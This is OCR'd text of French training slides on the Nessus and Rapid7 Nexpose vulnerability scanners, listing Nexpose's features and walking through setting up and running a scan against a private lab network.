


PARTIE 2

PARTIE 2

Nessus : un scanner de vulnérabilités


Résultats du scan web :



PARTIE 2

Nessus : un scanner de vulnérabilités


Résultats du scan web :



PARTIE 2

Rapid7 Nexpose : un autre scanner de vulnérabilités

- Nexpose est un scanner de Rapid7. Rapid7 est la même société qui produit Metasploit et l'un des principaux avantages si vous êtes un utilisateur de Metasploit, est la façon dont Nexpose y intègre ses résultats. Nexpose peut être utilisé dans un environnement Linux/UNIX ou Windows.



Rapid7 Nexpose : un autre scanner de vulnérabilités

Les caractéristiques de Rapid7 Nexpose :


- Real risk score : Le score CVSS standard de 1 à 10 entraîne des milliers de vulnérabilités « critiques ». Le score de risque réel de notre scanner de vulnérabilité fournit des informations plus exploitables.
- Security adaptative : "L'analyse passive" est chargée de faux positifs et de données obsolètes provenant de vidages de données peu fréquents. Avec Nexpose Adaptive Security, vous pouvez détecter et évaluer automatiquement les nouveaux appareils et les nouvelles vulnérabilités dès qu'ils accèdent à votre réseau
- Policy assessment : Le renforcement de vos systèmes est tout aussi important que la détection et la correction des vulnérabilités. Nexpose fournit une analyse intégrée des politiques pour vous aider à comparer vos systèmes aux normes courantes telles que CIS et NIST. Des rapports de correction intuitifs vous donnent des instructions étape par étape sur les actions à entreprendre pour avoir le plus grand impact sur l'amélioration de la conformité.
- Remediation reporting : Avec les rapports de remédiation de Nexpose, montrez au service informatique les 25 actions qu'il peut entreprendre dès maintenant pour réduire le plus possible les risques. Vos données peuvent être facilement découpées en tranches et en dés pour donner aux bonnes personnes les informations exactes dont elles ont besoin pour faire leur travail, sans parcourir des rapports de 10 000 pages ou des feuilles de calcul manuelles.
- Integration avec metasploit : L'objectif de tout produit de sécurité est de renforcer vos défenses en cas d'attaque réelle. Quelle meilleure façon de les tester qu'en en simulant une ? Avec Metasploit Pro, vous pouvez valider les résultats de votre analyseur de vulnérabilités à l'aide d'un processus automatisé en boucle fermée, vous assurant de prioriser automatiquement les actifs les plus importants en premier : ceux qui sont les plus faciles à violer.

PARTIE 2

Rapid7 Nexpose : un autre scanner de vulnérabilités


Exécution de scan de vulnérabilités :

- Pour commencer un nouveau scan, accédez à la page d'accueil, cliquez sur le menu déroulant Créer et sélectionnez Site. La console de sécurité affichera l'écran « Site Configuration ». Dans l'onglet Général, nous devons donner le nom et décrire notre site, comme dans l'image ci-dessus. Nous pouvons même définir son importance de très faible à très élevée.




Rapid7 Nexpose : un autre scanner de vulnérabilités

- La page de configuration des assets comprend deux sections : Inclure et Exclure. Dans la section Inclure, nous avons fourni notre adresse IP cible (c'est-à-dire 192.168.0.59) ou si nous voulons analyser l'ensemble du réseau, nous devrons fournir la plage IP complète (c'est-à-dire 192.168.0.1-254). La section Exclure est utilisée pour exclure l'adresse IP de l'analyse. Si nous analysons l'intégralité de la plage d'adresses IP et que nous souhaitons exclure certaines adresses IP de l'analyse, il nous suffit de les placer dans la section Exclure les actifs. Maintenant, dans la section Authentification, si nous devons mettre des informations d'identification, nous pouvons le faire ici. Concrètement, nous effectuons une analyse basée sur les informations d'identification en fournissant au système un nom d'utilisateur et un mot de passe.



Rapid7 Nexpose : un autre scanner de vulnérabilités

- Ensuite, configurez un modèle d'analyse particulier, comme indiqué ci-dessus. Nous avons utilisé le modèle d'analyse par défaut, c'est-à-dire un audit complet sans Web Spider.




PARTIE 2

PARTIE 2

Rapid7 Nexpose : un autre scanner de vulnérabilités


- Nous devons donc maintenant sélectionner un moteur pour notre analyse, bien que nous sélectionnions le moteur d'analyse local, comme indiqué dans l'image ci-dessus. Maintenant nous avons complété toutes les informations requises pour configurer notre site pour une analyse. Pour commencer la numérisation, cliquez sur le bouton Enregistrer et numériser dans le coin supérieur droit de notre panneau de console Nexpose.



PARTIE 2

Rapid7 Nexpose : un autre scanner de vulnérabilités

- Une fois le scan terminé, le résultat indique clairement le nombre de vulnérabilités possédées, le score de risque et la durée de l'analyse. Nous pouvons maintenant voir toutes les vulnérabilités mentionnées ainsi que leur score CVSS (Common Vulnerability Scoring System) du plus élevé au plus bas dans l'onglet Vulnérabilités. La partie intéressante est qu'un ou plusieurs de ces exploits ont été publiés dans la base de données Exploit et sont vulnérables à de nombreux Metasploit.



